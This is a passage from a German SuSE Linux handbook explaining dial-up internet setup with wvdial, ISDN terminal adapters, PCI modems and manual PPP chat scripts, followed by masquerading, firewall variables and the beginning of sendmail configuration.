`wvdial` kann eine beliebige Anzahl von Parametersätzen verwalten. Dazu können Sie in der Datei `/etc/wvdial.conf` neben dem Abschnitt `Dialer Default` noch Zusatzabschnitte anlegen. Beim Starten von **wvdial** mit dem Namen eines solchen zusätzlichen Abschnitts werden dann zuerst die Parameter aus „Default“ gelesen. Alle Parameter, die in dem genannten Zusatzabschnitt nochmal angegeben sind, überschreiben die vorherigen Werte.

Hier ein kleines Beispiel für T-Online und den Call-by-Call-Provider Arcor (Datei 6.6.1). Darin wird die Konfiguration von YaST erstellt. Erweitert wird Datei manuell um die Zeilen in Datei 6.6.2.

```
[Dialer Defaults]
Modem = /dev/ttyS0
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATM0
Comuserve = 0
Tonline = 1
Dial Command = ATX3DT
Baud = 115200
Auto DNS = 1
Stupid Mode = 0
New PPPD = 1

Phone = 0,0191011
Username = ??????????
Password = ??????????
```

Datei 6.6.1: `/etc/wvdial.conf`: Standard-Abschnitt

```
[Dialer arcor]
Phone = 010700192070
Username = arcor
Password = internet
```

Datei 6.6.2: `/etc/wvdial.conf`: Zusatz-Abschnitt

Wird `wvdial` ohne Parameter aufgerufen, wird eine Verbindung zu T-Online aufgebaut. Der Aufruf von **wvdial arcor** baut eine Verbindung zu Arcor auf. Lesen Sie dazu bitte auch die Manual-Page von **wvdial** (**man wvdial**).

6.6.3 ISDN-Terminaladapter

Diese Geräte ermöglichen den Anschluss an ISDN. Im Gegensatz zu gewöhnlichen ISDN-Karten, werden Rechner und Terminaladapter über ein serielles Kabel verbunden. Obwohl die Adapter im Prinzip ein analoges Modem simulieren, zeigen diese Adapter Besonderheiten; z. B.

- benötigen sie spezielle Befehle, um eine Point-to-Point-Verbindung zu ermöglichen und
- geben sie in der Voreinstellung erweiterte CONNECT-Meldungen aus.

Deshalb muss die Modemkonfiguration angepasst werden:

1. Verwenden Sie nicht die automatische Modemerkenkung, die sonst mit YaST, Menüpunkte 'Administration des Systems' / 'Netzwerk konfigurieren' / 'PPP-Netzwerk konfigurieren' / 'Modemerkenkung starten' durchgeführt wird.
2. Legen Sie Ihre Modemschnittstelle in YaST fest mit dem Menü 'Administration des Systems' / 'Hardware in System integrieren' / 'Modem konfigurieren'.
3. Loggen Sie sich als 'root' ein.
4. Erstellen Sie die Datei /etc/wvdial.conf per Hand; diese Datei wird sonst automatisch generiert. Die Datei sollte den Inhalt wie in Datei 6.6.3 haben.

```
[Dialer Defaults]
Modem = /dev/modem
Baud = 115200
Init1 = <spezieller Eintrag1>
Init2 = <spezieller Eintrag2>
; Phone =
; Username =
; Password =
```

Datei 6.6.3: /etc/wvdial.conf: Terminal-Adapter

Bei <spezielle Eintrag1> und <spezielle Eintrag2> müssen Sie – je nach Gerät – die folgenden Werte eintragen:

Hersteller ELSA: ELSA MicroLink ISDN/TLpro und ISDN/TLV.34:

```
Init1 = AT&F\N10%P1
Init2 = AT\V0
```

Hersteller ELSA: ELSA TanGo 1000 und ELSA TanGo 2000:

```
Init1 = AT&F$IBP=HDLCP
Init2 entfällt
```

Hersteller Zyxel: Alle Modelle:

```
Init1 = AT&FB40
Init2 = ATXO
```

Hersteller Hagenuk: Speed/Viper Dragon:

```
Init1 = ATZ  
Init2 = AT&FB8X0
```

Andere Hersteller: Sie können den vom Hersteller angegebenen „Init-string“ in der Dokumentation des Adapters nachschlagen. Manchmal sind auch Skripten für Unix oder Linux beigefügt, denen dieser String entnommen werden kann. Oder Sie schauen nach, mit welchem Init-string sich der Adapter unter einem anderen Betriebssystem einwählt, z. B. unter MS-Windows.

Alle anderen Konfigurationsschritte führen Sie wie im Handbuch Ihres Adapters beschrieben durch.

Anmerkung: ISDN-TA dürfen nicht mit TK-Anlagen mit eingebauter ISDN-Karte verwechselt werden. Diese sind zwar auch über ein serielles Kabel angeschlossen, verwenden aber ein proprietäres Protokoll über die serielle Schnittstelle und können deshalb nicht unter Linux betrieben werden! Im PC muss ein mitgelieferter CAPI-Treiber installiert werden, der von den Herstellern z. Z. nicht für Linux zur Verfügung gestellt wird. Bekannt sind hier die Geräte:

- *Eumex 404 PC*
- *Eumex 322 PCi*
- *AVM Fritz!XPCDr.*
- *Neuhaus Triccy Data LCR*

6.6.4 Konfiguration von PCI-Modems

Die IRQ und IO-Adresse der seriellen Schnittstellen sind in Linux auf die Werte voreingestellt, die von ISA-Karten benutzt werden. Diese Werte sind ein Quasi-Standard und sorgen in vielen PCs dafür, dass kein Ressourcen-Konflikt zustande kommt. Die Ressourcen von PCI-Karten werden jedoch vom BIOS beim Booten vergeben und stimmen, wenn man das BIOS alleine entscheiden lässt, nicht mit den traditionellen Werten überein.

Gehen Sie deshalb vor der Konfiguration von `wvdial` folgendermaßen vor:

1. Bestimmen Sie die tatsächlichen Werte, die das BIOS den seriellen Schnittstellen zugeordnet hat, mit dem Befehl `scanpci -v`. Sie benötigen den Interrupt (IRQ) und die IO-Adresse (IO-port).
2. Integrieren Sie das Modem mit YaST über die Punkte 'Administration des Systems' / 'Hardware in System integrieren' / 'Modem konfigurieren'.

Beachten Sie dabei eine eventuell vorhandene serielle Maus und andere serielle Schnittstellen; im Zweifelsfall wählen Sie `/dev/ttyS2`, um einen Konflikt mit einer zusätzlich eingebauten, herkömmlichen Schnittstellenkarte zu vermeiden.

3. Der Befehl `setserial` kann dazu verwendet werden, die Konfiguration der seriellen Schnittstelle zu verändern. Belegt das Modem z. B. den IRQ 5 und die IO-Adresse `0x220`, der Kernel erwartet jedoch den Interrupt 4 und Port `0x02f8`, so kann mit dem Befehl


```
erde: # setserial /dev/ttyS2 irq 5 port 0x220
```

Abhilfe geschaffen werden.

Dieser Befehl muss allerdings fortan bei jedem Booten ausgeführt werden. Hier bietet sich ein Eintrag in die Datei `/sbin/init.d/boot.local` an. – Alternativ möglich ist die Anpassung der Datei `/sbin/init.d/serial`, im Abschnitt `start`:

```
run_setserial /dev/ttyS2 irq 5 port 0x220
```

Nähere Informationen zu `setserial` findet man in der Manual-Page von **setserial** (`man setserial`).

4. Um zu testen, ob die Konfiguration der Schnittstelle erfolgreich war, können Sie `wvdialconf /dev/null` eingeben. Dabei werden alle `ttysx`-Schnittstellen geprüft und Ihr Modem sollte erkannt werden.

Hinweis: Alternativ zur Konfiguration mit `setserial`, können Sie die IRQ-Einstellungen im BIOS ändern. Dies ist nur möglich, wenn Ihr BIOS das zulässt und die IO-Adresse nicht geändert werden muss.

Stellen Sie dazu fest, in welchem PCI-Slot Ihre Schnittstellenkarte steckt. Im Setup-Programm mancher BIOSe gibt es ein Untermenü, in dem die Einstellungen der PCI-Schnittstellen festgelegt werden. Hier kann jedem Slot ein fester Interrupt (IRQ) zugewiesen werden. Tragen Sie hier den voreingestellten IRQ ein. In den meisten Fällen wird dies IRQ 3 oder IRQ 4 sein. Beim nächsten Start passt sich der tatsächliche IRQ dem voreingestellten an.

6.6.5 Manuelle PPP-Einrichtung für Profis

Sollte Ihr Internetzugang mit *wvdial* aus irgendwelchen Gründen nicht klappen, so können Sie hier PPP auch manuell konfigurieren. Geben Sie aber nach Möglichkeit dem Programm *wvdial* den Vorzug.

Einige Beispielkonfigurationen und Skripten befinden sich außerdem im Paket `inetcfg`, Serie `n` sowie in Paket `ppp_nt` und in Paket `toppp`, Serie `doc`.



Hinweise zu T-Online

Der *T-Online Benutzername* besteht aus der Anschlusskennung (12-stellig), gefolgt von der Telefonnummer des T-Online-Anschlusses mit Vorwahl (DxJ-Nr.) bzw. der T-Online-Nummer und der Mitbenutzernummer (4-stellig). Hat die Telefonnummer weniger als 12 Stellen, muss dahinter ein # angefügt werden. Aliasnamen scheinen nicht zu gehen. – Beispiel:

Name: 01234567890123456789012#0001

Passwort: das normale T-Online-Passwort

Hier noch mal eine Aufstellung der T-Online Server aus unserer Supportdatenbank; diese Server benötigen Sie eventuell in Ihren Anwendungsprogrammen:

6. Der Anschluss an die weite Welt – PPP, ISDN, Modem...

Nameserver:	dns00.btx.dtag.de	194.25.2.129
SMTP-Server:	mailto.btx.dtag.de	Mails verschicken
POP-Server:	pop.btx.dtag.de	Mails abholen via „popclient“
NNTP-Server:	news.btx.dtag.de	Newsserver

Falls nötig und/oder möglich, tragen Sie auch die Proxy-Server ein:

FTP-Proxy:	ftp-proxy.btx.dtag.de	FTP-Proxy
HTTP-Proxy:	www-proxy.btx.dtag.de	WWW-Proxy
Wais-Proxy:	wais-proxy.btx.dtag.de	Wais-Proxy
Gopher-Proxy:	gopher-proxy.btx.dtag.de	Gopher-Proxy

Der Verbindungsaufbau

Der Aufbau einer PPP-Verbindung erfolgt in zwei Schritten.

- Zunächst wird die Verbindung zwischen den beiden Modems aufgebaut. Diesen Part übernimmt Programm *chat*.
- Steht die Verbindung, wickelt *chat* noch das Einloggen beim Server ab und übergibt dann die Kontrolle wieder dem PPP-Daemon. Dieser initiiert anschließend das PPP-Protokoll.

Nachdem Sie das Paket *inetcfg* installiert haben, finden Sie im Verzeichnis `/usr/doc/packages/inetcfg` das Skript *ppp-up*, das Sie ins Verzeichnis `/etc/ppp` kopieren und entsprechend Ihren Gegebenheiten modifizieren sollten.

Über *ppp-up* wird dann eine PPP-Verbindung aufgebaut.

```
#!/bin/sh
#
# /etc/ppp/ppp-up
#
# Aufbau einer PPP-Verbindung
#

localip=0.0.0.0
remoteip=

device=/dev/modem

pppflags="38400 modem debug defaultroute"

/usr/sbin/pppd lock connect \
    '/usr/sbin/chat -v -f /etc/ppp/ppp.chat' \
    $device $pppflags $localip:$remoteip
```

Datei 6.6.4: `/etc/ppp/ppp-up`

Zunächst werden die IP-Adressen des Servers und des Clients gesetzt. Wird für den Client eine IP-Adresse `0.0.0.0` angegeben und die IP-Adresse des

Servers freigelassen, so erfragt *pppd* die beiden Adressen beim Server. Stehen die Adressen im voraus fest oder wird keine dynamische Adresszuweisung gewünscht, so sind hier die entsprechenden IP-Adressen einzutragen.

Dann wird das Device angegeben, an dem das Modem angeschlossen ist. Die Flags weisen *pppd* an, das Modem mit 38400 bps anzusprechen und die PPP-Verbindung als *Default Route* in die Routing-Tabelle des Kernels einzutragen. *pppd* kennt noch eine Fülle weiterer Flags und Optionen. Eine detaillierte Beschreibung findet sich in der Manual-Page von **pppd (man 8 pppd)** und in der Datei `/usr/doc/howto/en/PPP-HOWTO.gz`. Das gezeigte Beispiel sollte jedoch in den meisten Fällen funktionieren.

chat übernimmt dann den Aufbau der Modemverbindung. Die Datei `/etc/ppp/ppp.chat` legt fest, wie dieser Vorgang abläuft:

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
" " +++ATZ
OK ATDT0911123456
CONNECT " "
ogin:--ogin: <ppplogin>
word: <ppppassword>
```

Datei 6.6.5: `/etc/ppp/ppp.chat`

Die **ABORT**-Zeilen legen fest, bei welchen Antworten des Modems der Verbindungsaufbau fehlschlug. Mit **+++ATZ** wird das Modem initialisiert.

ATDT0911123456 stellt das Anwählen des Servers dar. Wird dann die Zeichenkette **CONNECT** vom Modem empfangen, so startet der Login-Vorgang. Es wird zuerst der Loginname und dann das Passwort an den Server geschickt. Mehr zu *chat* kann in der Manual-Page von **chat (man 8 chat)** nachgelesen werden.

Sind die beiden Dateien passend konfiguriert und die Attribute richtig gesetzt, so reicht der Aufruf von *ppp-up*, um die PPP-Verbindung aufzubauen.

Wenn Sie, wie in diesem Kapitel beschrieben, das Anwahlskript *ppp-up* unter `/etc/ppp/ppp-up` gespeichert haben, liegt dieses natürlich nicht im Suchpfad, der in der Umgebungsvariablen `PATH` angegeben ist. Aus diesem Grund müssen Sie beim Aufruf den vollen Pfad angeben:

```
erde:/root # /etc/ppp/ppp-up
Vorher sollten Sie das Attribut 'x' dieser Datei z. B. mittels
erde:/root # chmod 755 /etc/ppp/ppp-up
setzen.
```



Abgebaut wird die Verbindung durch Beenden des PPP-Daemonen. Dies kann z. B. durch das Skript `/etc/ppp/ppp-down` erfolgen:

Wichtig ist hier das Hochkomma. Gemeint ist `(SHIFT)+(')`. Es handelt sich hierbei um eine Kommandosubstitution, durch die die Ausgabe von `cat /var/run/ppp0.pid` dem Programm *kill* übergeben wird.

```
#!/bin/sh
#
# /etc/ppp/ppp-down
#
# PPP Verbindung kappen
#

kill `cat /var/run/ppp0.pid`
```

Datei 6.6.6: /etc/ppp/ppp-down

Anpassen des Chat-Skripts

Das Chat-Skript `/etc/ppp/ppp.chat` muss selbstverständlich immer angepasst werden. Neben dem Loginnamen und dem Passwort ändert sich auch oft die gesamte Login-Sequenz. In manchen Fällen muss sogar auf der Gegenstelle das PPP-Protokoll durch einen entsprechenden Befehl, z. B. durch **ppp default** gestartet werden. All dies lässt sich nicht allgemein beschreiben.

Der Loginvorgang ist, falls keine spezielle Authentisierung über PAP, CHAP etc. durchgeführt werden muss, mit einem normalen Terminal-Login vergleichbar, nur dass dieser sonst manuelle Vorgang durch das Chat-Skript abläuft.

Aus diesem Grund kann man folgenderweise vorgehen:

- Man lese die Informationen des Service-Providers sorgfältig und frage nach, ob beim Provider vielleicht schon ein entsprechendes Skript existiert. Schicken Sie uns in diesem Fall bitte Feedback, damit wir diese Skripten sammeln und in unserer Distribution verteilen können. Sie können diese gesammelten Informationen auch direkt über unsere Supportdatenbank abrufen:
<http://sdb.suse.de/sdb/de/html/>
- Man lege sich Bleistift und Papier bereit!
- Mit einem Terminalprogramm (z. B. *Minicom* (**minicom -s**)) wird jetzt die Verbindung *manuell* durchgeführt; man loggt sich also direkt ein und notiere dabei *peinlichst* genau, was in welcher Reihenfolge gesendet wird, und welche Eingaben man dabei selbst machen muss. Die meisten Terminalprogramme, so auch *minicom*, ermöglichen ein automatisches Protokollieren des Textes auf dem Bildschirm. Bei *Minicom* erreicht man das durch die Tastenkombination **(Alt) + (l)** (mit **(Alt) + (z)** werden alle verfügbaren Tastenkombinationen aufgelistet!).
- Dies wird bis zu der Stelle gemacht, an der die Gegenstelle in den PPP-Modus wechselt, was an einer entsprechenden Meldung zu erkennen sein sollte, etwa: "ppp-protocol started"
- Die dann bestehende Verbindung wird dann einfach *abgebrochen*, d. h. aufgelegt (Minicom: **(Alt) + (h)**)
- Terminalprogramm beenden (Minicom **(Alt) + (x)**)
- Mit dem Protokoll kann nun das Chat-Skript entsprechend angepasst werden.

Ein paar weitere Erklärungen zu *chat*.

In der ersten Sequenz

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
```

wird *chat* initialisiert.

Der **TIMEOUT** ist individuell abhängig von der Zeitdauer, die für den Verbindungsaufbau benötigt wird und muss in einigen Fällen höher gesetzt werden, z. B. auf 60.



Mit den **ABORT**-Befehlen wird angegeben, bei welchen Antworten vom Modem das Skript beendet werden soll.

In den folgenden Zeilen wird immer nach folgendem Schema vorgegangen:

Der erste Parameter (bis zum ersten Leerzeichen) gibt an, auf was gewartet werden soll. Wird dieser String vom Modem gesendet, wird der Rest der Zeile zurückgesendet.

```
+++ATZ
```

Hier wird auf keinen String gewartet, sondern sofort das Modem initialisiert. Das hängt davon ab, welches Modem Sie haben und welches Profile gespeichert ist. Normalerweise wird mit **ATZ** Profile 0 (wie auch direkt nach dem Einschalten) geladen. Hier müssen Sie eventuell etwas anderes eingeben. Vergleichen Sie dies ggf. mit Ihrer DOS- bzw. Windows-Software.

Falls Ihr Modem absolut nicht das macht, was es eigentlich sollte, kann das daran liegen, dass es völlig verstellt ist. Unter Umständen hilft dann auch kein **ATZ** mehr. In diesem Fall sollte der Befehl **AT&F** eingegeben werden (z. B. unter Minicom). Hierdurch wird das Modem in die Werkseinstellung zurückgesetzt.



Jetzt wird gewählt und die Login-Sequenz durchgeführt, z. B.:

```
OK ATDT<telefonnummer>
CONNECT " "
ogin:--ogin: <account>
word: <accountpasswd>
```

Setzen Sie bitte für Ihre konkrete Installation anstelle von *<telefonnummer>*, *<account>* und *<accountpasswd>* die entsprechenden Werte.

Beachten Sie, dass in diesem hier z. B. nur nach **word:** gesucht wird, denn es könnte ja **Password:**, **password:** oder auch **Spaßword:** gesendet werden.

Die Zeile

```
ogin:--ogin:
```

sollte flexibel genug sein, denn hier wird, falls der erste String (**ogin:**) nicht gefunden wird, ein 'Return' gesendet und nachfolgend noch einmal auf **ogin:** gewartet.

Weitere Infos und Beispiele hierzu finden Sie in der Manual-Page von **chat** (`man 8 chat`).

Dort finden Sie auch den motivierenden Hinweis:

“ In actual practice, simple scripts are rare. ”



Das gesamte Chat-Skript darf keine Leerzeile, keine Leerzeichen am Zeilenanfang und keine Kommentare enthalten.

Testen Sie nun die Verbindung mit dem Befehl `/etc/ppp/ppp-up`. Die Fehlermeldungen, die z. B. vom Chat-Skript erzeugt werden, sind nicht auf dem Bildschirm lesbar, sondern werden in der Datei `/var/log/messages` protokolliert. Sie können auf einer zweiten Konsole durch Eingabe von

```
erde:/ # tail -f /var/log/messages
```

ein Protokoll derselben Datei nebenherlaufen lassen. Dann sieht man immer sofort, wenn es wichtige Meldungen zu beachten gibt.

6.7 Masquerading und Firewall – Freunde und „Freunde“

Viele SuSE Linux-Anwender betreiben Ihren Rechner als Einwahlrechner zum Internet oder auch als Router für einen Standleitungszugang; dabei werden im lokalen Netz oftmals private IP-Adressen verwendet werden – diese können also nicht direkt auf das Internet zugreifen. Um einen solchen Zugang für das interne Netz zu ermöglichen, gibt es die Möglichkeit des „Masquerading“. Installieren Sie dafür das Paket `firewal`s aus der Serie `sec`. Dieses Paket enthält ein Skript für Masquerading und Firewall. Beides wird von der Konfigurationsdatei `/etc/rc.firewall` aus gesteuert. Es ist zweckmäßig, auch gleich eine Firewall mit einzurichten, damit das System gegen Angriffe von außen besser geschützt ist. Lesen Sie dazu unbedingt die Dokumentation in `/usr/doc/packages/firewal`s.



Es gibt keine Gewähr, dass die hier vorgestellten Verfahren wirklich funktionieren. Wenn also Cracker in Ihr System eindringen, obwohl Sie alles richtig gemacht haben, machen Sie die Buchautoren bitte nicht verantwortlich. Aber für Kritik und Anregungen ist feedback@suse.de jederzeit dankbar. Und wenn es was zu verbessern gibt, wird es gewiß getan werden!

6.7.1 Grundlagen des Masquerading

Für Masquerading braucht man zwei verschiedene Netzwerkdevices. Zumindest eines davon ist eine Ethernet-Netzwerkkarte, an der das innere (interne) Netz angeschlossen ist. Dieses Netz soll als Netzwerkadresse einen privaten Adressraum verwenden, der dafür vorgesehen ist, z. B. `192.168.0.0` bis `192.168.255.255`. Wir gehen in dem Konfigurationsbeispiel davon aus, dass der Router (den wir hier konfigurieren) auf dieser ins interne Netz zeigenden Netzwerkkarte die Adresse `192.168.0.1` eingestellt bekommt. Die Rechner des internen Netzes haben dann z. B. die IP-Adressen `192.168.0.2`, `192.168.0.3` usw.

Das äußere Netzwerkdevice ist z. B. die ISDN-Karte, die für den Internetzugang verwendet wird, oder eine Standleitung, die an eine Ethernet-Netzwerkkarte angeschlossen ist. In unserem Beispiel nehmen wir dies an. Die Konfiguration ist weiter unten erklärt.

6.7.2 Grundlagen des Firewall

Genau genommen ist in dem Paket `firewalls` kein „Firewall“, sondern ein „Paketfilter“ enthalten. Ein Paketfilter-Firewall schützt das Netz gegen Zugriffe auf IP-Adressen und Ports, die man nicht ausdrücklich freigegeben hat. Ist Ihr Rechner jedoch Webserver und Sie geben den Port 80 für diesen Rechner frei – das müssen Sie auch, damit von aussen auf den Web-Server zugegriffen werden kann –, so ist dieser Rechner natürlich gegen Angriffe auf diesen Port nicht geschützt. Dieser Paketfilter-Firewall soll und kann keinen Firewall auf Applikationsebene ersetzen; ein solcher Firewall sollte von einem professionellen Dienstleister eingerichtet werden. Es ist jedoch der Sicherheit des Systems sehr zuträglich, für den Heimgebrauch diesen Firewall einzusetzen.

6.7.3 Konfiguration Masquerading und/oder Firewall

Dokumentation zum SuSE-Firewall finden Sie unter `/usr/doc/packages/firewall` – theoretische Überlegungen dazu in Kapitel 18.1 auf Seite 461 ff.

Die gesamte Konfiguration erfolgt in `/etc/rc.firewall` und ist in Englisch erklärt. Hier folgt eine Schritt-für-Schritt-Anleitung für die erfolgreiche Konfiguration. Es ist bei jedem Punkt angeführt, ob er für Masquerading oder Firewall gilt. In der Konfigurationsdatei ist auch von einer DMZ („Demilitarisierte Zone“) die Rede, auf die an dieser Stelle nicht näher eingegangen wird.

Falls Sie wirklich nicht mehr als Masquerading brauchen, füllen Sie nur die mit *Masquerading* bezeichneten Zeilen aus.

- **FW_START** (Firewall, Masquerading): Auf `yes` setzen, damit das Skript gestartet wird; so wird Firewall und/oder Masquerading ermöglicht.
- **FW_DEV_WORLD** (Firewall, Masquerading): Zum Beispiel `eth0`. Dies ist das Device, das hinaus ins Internet zeigt. Bei ISDN ist es z. B. `ipp0`.
- **FW_DEV_INT** (Firewall, Masquerading): Das Device, welches ins innere, „private“, Netz zeigt. Falls kein inneres Netz vorhanden ist, – z. B. der Firewall schützt nur diesen Rechner –, einfach leer lassen.
- **FW_ROUTE** (Firewall, Masquerading): Wenn Sie Masquerading brauchen, müssen Sie hier `yes` eintragen. Bei einem Firewall ohne Masquerading nur dann, wenn man von außen Zugang zum internen Netz haben will. Das funktioniert aber nur, wenn die internen Rechner offiziell zugewiesene IP-Adressen haben. Im Normalfall sollten Sie den Zugang von außen auf die internen Rechner *nicht* erlauben! Wenn Sie `yes` wegen des Masquerading eintragen, so sind Ihre internen Rechner trotzdem nicht von aussen sichtbar, da diese ja private Netzwerkadressen (z. B. `192.168.x.x`) haben und daher im Internet gar nicht geroutet werden.

6. Der Anschluss an die weite Welt – PPP, ISDN, Modem...

- **FW_MASQUERADE** (Masquerading): Wenn Sie Masquerading brauchen, müssen Sie hier *yes* eintragen. Beachten Sie, dass es sicherer ist, wenn die Rechner des internen Netzes über Proxy-Server auf das Internet zugreifen.
- **FW_MASQ_NETS** (Masquerading): Tragen Sie hier die Rechner und/oder Netzwerke ein, für die Masquerading gemacht werden soll. Trennen Sie die einzelnen Einträge durch Leerzeichen. – Beispiel:

```
FW_MASQ_NETS="192.168.0.0/24 192.168.10.1"
```

- **FW_PROTECT_FROM_INTERNAL** (Firewall): Tragen Sie hier *yes* ein, wenn Sie den Firewall-Rechner auch durch Angriffe vom inneren Netz schützen wollen. Dann müssen Sie die Services, die für das innere Netz verfügbar sind, explizit freigeben. Siehe auch **FW_SERVICES_INTERNAL_TCP** und **FW_SERVICES_INTERNAL_UDP**.
- **FW_AUTOPROTECT_GLOBAL_SERVICES** (Firewall): Im Normalfall auf *yes* lassen.
- **FW_SERVICES_EXTERNAL_TCP** (Firewall): Tragen Sie hier die Services ein, auf die zugegriffen werden soll; z. B. "www smtp ftp domain 443" – für den Rechner zu Hause, der keine Dienste anbieten soll, tragen Sie meist nichts ein.
- **FW_SERVICES_EXTERNAL_UDP** (Firewall): Wenn Sie nicht gerade einen Nameserver betreiben, auf den von außen zugegriffen werden soll, lassen Sie dieses Feld leer. Ansonsten fügen Sie hier die benötigten Ports ein.
- **FW_SERVICES_INTERNAL_TCP** (Firewall): Hier werden die für das innere Netz zur Verfügung stehenden Dienste deklariert. Die Angaben sind analog zu denen unter **FW_SERVICES_EXTERNAL_TCP**, beziehen sich hier aber auf das *interne* Netz.
- **FW_SERVICES_INTERNAL_UDP** (Firewall): Siehe zuvor.
- **FW_TRUSTED_NETS** (Firewall): Hier tragen Sie die Rechner ein, denen Sie *wirklich* vertrauen können („Trusted Hosts“). Beachten Sie zudem, dass auch diese Rechner vor Eindringlingen geschützt sein müssen. Beispiel: "172.20.0.0/16 172.30.4.2" bedeutet, dass alle Rechner, deren IP-Adresse mit 172.20.x.x beginnt, sowie der Rechner mit der IP-Adresse 172.30.4.2 durch den Firewall hindurch können.
- **FW_SERVICES_TRUSTED_TCP** (Firewall): Hier können Sie die TCP-Portadressen festlegen, die von den „Trusted Hosts“ benutzt werden können. Geben Sie z. B. 1:65535 ein, wenn die vertrauenswürdigen Rechner auf alle Services zugreifen dürfen. Normalerweise sollte es reichen, wenn man hier als Service *ssh* eingibt.
- **FW_SERVICES_TRUSTED_UDP** (Firewall): Wie oben, nur auf UDP bezogen.
- **FW_ALLOW_INCOMING_HIGHPORTS_TCP** (Firewall): Wenn Sie mit normalem (aktivem) FTP arbeiten wollen, so tragen Sie hier *ftp-data* ein.
- **FW_ALLOW_INCOMING_HIGHPORTS_UDP** (Firewall): Tragen Sie hier *dns* ein, damit Sie die in `/etc/resolv.conf` eingetragenen

Nameserver verwenden können. Mit `yes` geben Sie alle hohen Portnummern frei.

- **FW_SERVICE_DNS** (Firewall): Falls bei Ihnen ein Nameserver läuft, auf den von außen zugegriffen werden soll, tragen Sie hier `yes` ein; zugleich muss in **FW_TCP_SERVICES_*** der Port 53 freigeschaltet sein.
- **FW_SERVICE_DHCLIENT** (Firewall): Wenn Sie `dhclient` benützen, um Ihre IP-Adresse zu beziehen, so müssen Sie hier `yes` eintragen.
- **FW_LOG_***: Stellen Sie hier ein, was Sie mitloggen wollen. Für den laufenden Betrieb reicht `yes` bei **FW_LOG_DENY_CRIT**.
- **FW_STOP_KEEP_ROUTING_STATE** (Firewall): Falls Sie automatisch per `diald` oder über ISDN (dial on demand) ins Internet gehen, so tragen Sie hier `yes` ein.

Das war's. Vergessen Sie nicht, den Firewall zu testen (z. B. `telnet` von außen); Sie sollten dann in `/var/log/messages` in etwa folgende Einträge sehen:

```
Feb  7 01:54:14 www kernel: Packet log: input DENY eth0
PROTO=6 129.27.43.9:1427 195.58.178.210:23 L=60 S=0x00
I=36981 F=0x4000 T=59 SYN (#119)
```

6.8 Schreib mal wieder – zur Sendmail-Konfiguration

Ist der Anschluss an die weite Welt erst einmal hergestellt – sei es über UUCP, PPP oder ISDN – so soll dieser natürlich auch genutzt werden. Eine typische Anwendung hierfür ist *E-Mail*, elektronische Post. Dieser Abschnitt beschreibt die Konfiguration des Paketes *sendmail*³.

Bei der Zustellung von E-Mail-Nachrichten entscheidet *sendmail*, wie die Nachrichten weiter transportiert werden sollen: über ein TCP/IP-Netzwerk mit dem Protokoll SMTP, in den lokalen E-Mail-Folder eines Benutzers oder über andere Transferprogramme wie UUCP.

Die Hauptkonfigurationsdatei von *sendmail* ist `/etc/sendmail.cf`. Für eine einfache Konfiguration kann man mit *YaST* ein paar Parameter setzen und damit eine gültige `/etc/sendmail.cf` erstellen lassen; die Eintragungen stehen dann in der `/etc/rc.config.d/sendmail.rc.config` und *SuSEconfig* schreibt anhand dieser Eintragungen unter Verwendung von `/sbin/conf.d/SuSEconfig.sendmail` die Datei `/etc/sendmail.cf`.

Da die Konfigurationsdateien des *sendmail*-Paketes sehr komplex sind, beinhaltet SuSE Linux zwei vorbereitete Konfigurationen, die die in der Regel vorkommenden Fälle weitgehend abdecken:

Wenn *sendmail* innerhalb eines TCP/IP-Netzwerkes verwendet werden soll, sollte man unbedingt einen gültigen DNS-Server besitzen. Dort sollte man für jeden Namen einen Extra-Eintrag („MX record“, „mail exchange record“) für E-Mail machen. Die aktuellen Einstellungen kann man mit dem `host`-Befehl (aus dem Paket `bind`) überprüfen:

³ Eine Alternative zu *sendmail* ist *postfix* oder *qmail* – auf beide Pakete soll hier aber nicht eingegangen werden.

```
erde: # host sonne.kosmos.all
sonne.kosmos.all address 192.168.0.1
sonne.kosmos.all mail is handled (pri=10) by sonne.kosmos.all

sonne.kosmos.all mail is handled (pri=100) by mail-relay.kosmos.all
```

Falls da kein Eintrag für Mail existiert, sollte man seinen DNS-Administrator um Hilfe bitten.

Folgende Parameter für eine E-Mail-Konfiguration können über YaST in der `/etc/rc.config.d/sendmail.rc.config` (vgl. Abschnitt 17.6 auf Seite 447 sowie z. Z. die Datei `/etc/mail/README.linux`) eingestellt werden:

- **SENDMAIL_TYPE="yes"**

Diese Variable muss auf `yes` stehen, wenn die `sendmail`-Konfigurationsdatei aus den in der `/etc/rc.config.d/sendmail.rc.config` gesetzten Werten gebildet werden soll. Wenn man die `/etc/sendmail.cf` selbst herstellen möchte, dann ist `no` der richtige Wert.

- **SENDMAIL_LOCALHOST=**

"localhost sonne.kosmos.all www.kosmos.all"
`sendmail` muss wissen, welche E-Mail lokal abgespeichert und welche weiter an einen anderen Zielrechner verschickt werden muss. Nur E-Mail an den lokalen Hostnamen wird per default als lokale E-Mail abgespeichert. Mit **SENDMAIL_LOCALHOST** kann man weitere Rechner-Namen – durch Leerzeichen getrennt – angeben, die auch als lokal angesehen werden sollen.

Beispiel: Der Rechner heißt `sonne.kosmos.all` und ist zugleich WWW-Server für `www.kosmos.all`. Damit E-Mail an `www.kosmos.all` auch akzeptiert wird, muss man folgendes eintragen:

```
SENDMAIL_LOCALHOST="localhost www.kosmos.all"
```

- **FROM_HEADER=kosmos.all**

Als Absenderadresse wird normalerweise einfach der lokale Rechnernamen verwendet. Dies kann mit diesem Parameter auf einen beliebigen anderen Namen verändert werden.

Beispiel: Der Rechner heißt `erde.kosmos.all`, E-Mail soll aber in der Form `tux@kosmos.all` verschickt werden (also ohne Rechnernamen). Das geht über den Eintrag:

```
FROM_HEADER=kosmos.all.
```

- **SENDMAIL_SMARTHOST=mail-server.provider.de**

Für alle nicht-lokale E-Mail fragt `sendmail` nach den DNS-Daten und will dann die E-Mail über das SMTP-Protokoll an den zuständigen Rechner schicken. Dieser Rechner kann irgendwo im Internet sein und hat u. U. nur eine langsame Verbindung zu unserem Rechner. Über diesen Parameter kann man daher einen Zwischenrechner angeben, der alle nicht-lokale E-Mail bekommt und diese dann weiter an den Zielrechner abliefern.

Beispiel 1: Damit kann man auch bei einer Dialup-Verbindung alle E-Mail beim Provider abgeben, der dann für die Auslieferung in die weite Welt

des Internet zuständig ist:

```
SENDMAIL_SMARTHOST=smtp:mail-server.provider.de.
```

